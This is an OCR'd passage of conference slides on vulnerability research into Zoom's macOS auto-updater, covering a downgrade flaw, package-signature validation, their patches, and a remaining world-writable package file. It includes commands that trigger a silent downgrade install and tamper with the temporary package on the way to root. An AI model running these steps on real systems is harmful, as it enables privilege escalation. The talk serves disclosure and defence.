shouldAcceptNewConnection:(NSXPCConnection *)newConnection;
```

```
01  +(BOOL)isValidConnection:(void *)conn {
02
03      //invoke +ZMCodeSignHelper isValidConnection twice
04      // with "us.zoom.ZoomAutoUpdater" & then "us.zoom.xos"
```

Client validation logic (in updater daemon)

How To Trigger An Update

...use Zoom's auto updater app!




```
01  +(BOOL)isValidConnection:(void *)conn {
02
03      //invoke +ZMCodeSignHelper isValidConnection twice
04      // with "us.zoom.ZoomAutoUpdater" & then "us.zoom.xos"
```

```
01  int EntryPoint() {
02      ...
03      rax = [NSProcessInfo processInfo];
04      rax = [rax arguments];
05      if ([rax count] >= 0x9) {
06
07          //go go go
08
```

```
01  -(void *)init {
02      ...
03      rax = [rbx objectAtIndexedSubscript:0x3];
04      rsi = @selector(setPackagePath:);
05      objc_msgSend_1000100d0(rdi, rsi, rax);
```

```
01  void sub_10000859c(int arg0) {
02      r14 = [*(arg0 + 0x20) pkgInstaller];
03      r15 = [*(arg0 + 0x20) packagePath];
04      rax = [*(arg0 + 0x20) isInstallForAllUsers];
05      ...
06      [r14 installPackage:r15
07           isInstallForAllUsers:rax result:r8];
08      return;
09  }
```

path!

argv[3] = pkg path


```
% ZoomAutoUpdater.app/Contents/MacOS/ZoomAutoUpdater 1 2 ~/Downloads/Zoom_v5_8_6.pkg 4 5 6 7 8
```

Demo

...upgrading Zoom, "on command"


Exploit Chain

...root, in two simple steps



patrick — -zsh — 130×35

```
patrick@patricks-air ~ % /tmp/ZoomAutoUpdater.app/Contents/MacOS/ZoomAutoUpdater 2 3 /tmp/Zoom_old.pkg 5 6 7 8 9
```



SILENTLY?

...yes, via other arguments!

ZoomAutoUpdater.app

```
01  /* @class ZMAutoUpdaterMgr */
02  -(void *)init {
03      ...
04
05      rdx = sign_extend_64([[rbx objectAtIndexedSubscript:0x5] boolValue]);
06      rdi = r14;
07      rsi = @selector(setIsNeedRelauch:);
08      objc_msgSend_1000100d0(rdi, rsi, rdx);
09
10      ...
11
12      rdx = sign_extend_64([[rbx objectAtIndexedSubscript:0x6] boolValue]);
13      rdi = r14;
14      rsi = @selector(setIsShowUI:);
15      objc_msgSend_1000100d0(rdi, rsi, rdx);
```



Should relaunch?



Should show UI?


More arg parsing
(Zoom Updater App)



By setting argv[5] & argv[6] to 0 (false),
the upgrade (or exploit) will be invisible!

Fixes

how Zoom (eventually) patched these flaws



CVE-2022-22781: Downgrade Attack

Zoom v5.9.6, released April 2022

ZSB-22003	04/27/2022	Update package downgrade in Zoom Client for Meetings for MacOS	High	CVE-2022-22781

Severity: High

CVSS Score: 7.5

CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

Description: The Zoom Client for Meetings for MacOS (Standard and for IT Admin) prior to version 5.9.6 failed to properly check the package version during the update process. This could lead to a malicious actor updating an unsuspecting user's currently installed version to a less secure version.

Users can help keep themselves secure by applying current updates or downloading the latest Zoom software with all current security updates from https://zoom.us/download.

Affected Products:

- All Zoom Client for Meetings for MacOS (Standard and for IT Admin) prior to version 5.9.6

Source: Reported by Patrick Wardle of Objective-See

$5,000 bug bounty

CVE-2022-22781
(patch time: 4+ months)

> ***"[Zoom] failed to properly check the package version during the update process. This could lead to a malicious actor updating an unsuspecting user's currently installed version to a less secure version"*** **-Zoom Security Bulletin**

CVE-2022-22781: Patch Details

is app version in upgrade pkg >= installed version?

```
01  /* @class ZMDaemonHelperXPCMgr */
02  -(BOOL)isZoomPkgVersionAllowed:(void *)arg2 {
03
04  //unzip .pkg
05  [[self unzipZoomPkg:rdx unzipDestFolder:rcx] retain];
06
07  //get version of "zoom.us.app" in unzipped .pkg
08  version = [self getPayloadDataWith:r12 unzipDestFolder:rax];
09
10  //check current version with app version
11  return [self checkPkgZoomVersionAllowed:rbx];
```


1 → Unzip

2 → Extract version #

3 → Compare

```
01  /* @class ZMDaemonHelperXPCMgr */
02  -(BOOL)checkPkgZoomVersionAllowed:(void *)arg2 {
03
04      rax = [NSBundle bundleWithPath:arg2];
05      r14 =  [rax objectForInfoDictionaryKey:@"CFBundleVersion"];
06
07      rax = [NSBundle mainBundle];
08      r12 = [rax objectForInfoDictionaryKey:@"CFBundleVersion"];
09
10      if ([r14 length] != 0x0 && [r12 length] != 0x0) {
11          rax = [r14 compare:r12 options:0x40] !=
12                    0xffffffffffffffff ? 0x1 : 0x0;
13      }
14      ...
```

"upgrade" < current version?





Downgrades now blocked

CVE-2022-28751: Package Validation

Zoom v5.11.3, released July 2022

ZSB-22017	08/09/2022	Local Privilege Escalation in Zoom Client for Meetings for MacOS	High	CVE-2022-28751

$5,000 bug bounty

Severity: High

CVSS Score: 8.8

CVSS Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Description: The Zoom Client for Meetings for MacOS (Standard and for IT Admin) before version 5.11.3 contain a vulnerability in the package signature validation during the update process. A local low-privileged user could exploit this vulnerability to escalate their privileges to root.

Users can help keep themselves secure by applying current updates or downloading the latest Zoom software with all current security updates from https://zoom.us/download.

Affected Products:

- Zoom Client for Meetings for MacOS (Standard and for IT Admin) before version 5.11.3

Source: Reported by Patrick Wardle of Objective-See

CVE-2022-28751
(patch time: 7+ months)

"[Zoom] contain[ed] a vulnerability in the package signature validation during the update process. A local low-privileged user could exploit this vulnerability to escalate their privileges to root" **-Zoom Security Bulletin**


CVE-2022-28751: Patch Details

.pkg signature now validated via CMS/XAR apis

```
% otool -L /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon
...
/usr/lib/libxar.1.dylib
/System/Library/Frameworks/Security.framework/Versions/A/Security
```

```
% nm /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon
 U _CMSDecoderGetNumSigners
 U _CMSDecoderCopySignerCert
 ...
 U _xar_open
 U _xar_signature_copy_signed_data
```

new dependencies
...& their imports





Non-Zoom
.pkgs blocked

```
01  /* @class ZMCheckPkgSignatureHelper */
02  +(BOOL)checkPkgAuthorityByCMS:(void *)pkg {
03
04      return [[self class] validateInstallerPackage:pkg teamID:@"BJ4HAAB9B3"
05                  installerAuthority:@"Developer ID Installer: Zoom Video Communications, Inc. (BJ4HAAB9B3)"];
06  }
07
```

validation now done (correctly) via APIs

PACKAGE VALIDATION

...better option: (private) PackageKit.framework

```
% otool -L /usr/sbin/pkgutil
  /System/Library/PrivateFrameworks/Bom.framework/Versions/A/Bom
  /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/PackageKit
```

how **pkgutil** validates packages

```
//check signing info for .pkg
NSMutableDictionary* checkPackage(NSString* package)
{
    //info dictionary
    NSMutableDictionary* info = nil;

    //bundle
    NSBundle* packageKit = nil;

    //class
    Class PKArchiveCls = nil;

    //archive
    PKXARArchive* archive = nil;
```

```
//validate leaf (child?) signature
if(YES != [signature verifySignedDataReturningError:&error])
{
    //bail
    goto bail;
}

//sanity check
if(YES != [signature respondsToSelector:NSSelectorFromString(@"verificationTrustRef")])
{
    //bail
    goto bail;
}

//'PKTrust' class
PKTrustCls = NSClassFromString(@"PKTrust");
```



.pkg validation




WhatsYourSign (Package.h/.m)
github.com/objective-see/WhatsYourSign/

"Reversing 'pkgutil' to Verify PKGs"
jamf.com/blog/reversing-pkgutil-to-verify-pkgs/

Still All Broken

...you're (still) ~~muted~~ rooted




RECALL

upgrade .pkg moved/renamed, then validated

```
# ./FileMonitor
 "event": "ES_EVENT_TYPE_NOTIFY_CREATE"
 "file":
     "destination": "/Library/Application Support/zoom.us/zoomTmp.pkg"
 "process":
      "name": "us.zoom.ZoomDaemon"
```

copy of (update) .pkg



/Library/Application Support/zoom.us

```
(lldb) process attach --name us.zoom.ZoomDaemon --waitfor

* thread #3, breakpoint 1.1
->  0x100ebf866 <+558>: callq  *%r9

(lldb) po $rdi
<NSFileManager: 0x7f9dc7408960>

(lldb) x/s $rsi
0x7fff71b6054a: "copyItemAtPath:toPath:error:"

(lldb) po $rdx
/Users/user/Downloads/zoomusInstallerFull.pkg

(lldb) po $rcx
/Library/Application Support/zoom.us/zoomTmp.pkg
```

file copy API

source

dest.

The Destination Directory is Owned By Root

...but, the package is (still) world-writable!



```
% ls -la "/Library/Application Support/zoom.us"
drwxr-xr-x  root  admin    .

% touch "/Library/Application Support/zoom.us/foo"
touch: /Library/Application Support/zoom.us/foo: Permission denied
```

directory owned by: root



```
% ls -la "/Library/Application Support/zoom.us"
-rw-r--r--@ user  staff    zoomTmp.pkg

% whoami
user

% md5 "/Library/Application Support/zoom.us/zoomTmp.pkg"
MD5 (zoomTmp.pkg) = d8e2b6cdb16aed29a7f51e780543a08b

% echo foo >> "/Library/Application Support/zoom.us/zoomTmp.pkg"

% md5 zoomTmp.pkg
